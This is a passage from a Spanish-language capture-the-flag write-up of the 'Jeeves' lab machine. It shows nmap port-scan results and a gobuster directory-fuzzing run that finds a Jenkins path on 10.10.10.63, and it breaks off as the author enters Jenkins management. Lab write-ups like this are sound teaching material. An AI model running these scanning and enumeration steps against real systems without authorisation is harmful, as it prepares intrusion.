
Jeeves - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de puertos con nmap:

```
PORT    STATE SERVICE      REASON          VERSION
80/tcp  open  http         syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-title: Ask Jeeves
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
135/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
445/tcp open  microsoft-ds syn-ack ttl 127 Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Vamos a ver el contenido del puerto 80:




Y el puerto 50000:




Vamos a realizar fuzzing en el puerto 50000 con la intencion de buscar posibles rutas:

```
└─$ gobuster dir -u http://10.10.10.63:50000 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -t 1
00 -x php,html,asp,aspx
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.63:50000
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,asp,aspx
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/askjeeves            (Status: 302) [Size: 0] [--> http://10.10.10.63:50000/askjeeves/]
Progress: 438320 / 438325 (100.00%)
```


Encontramos una ruta, vamos a ver que contiene:




Entramos a manage Jenkins y 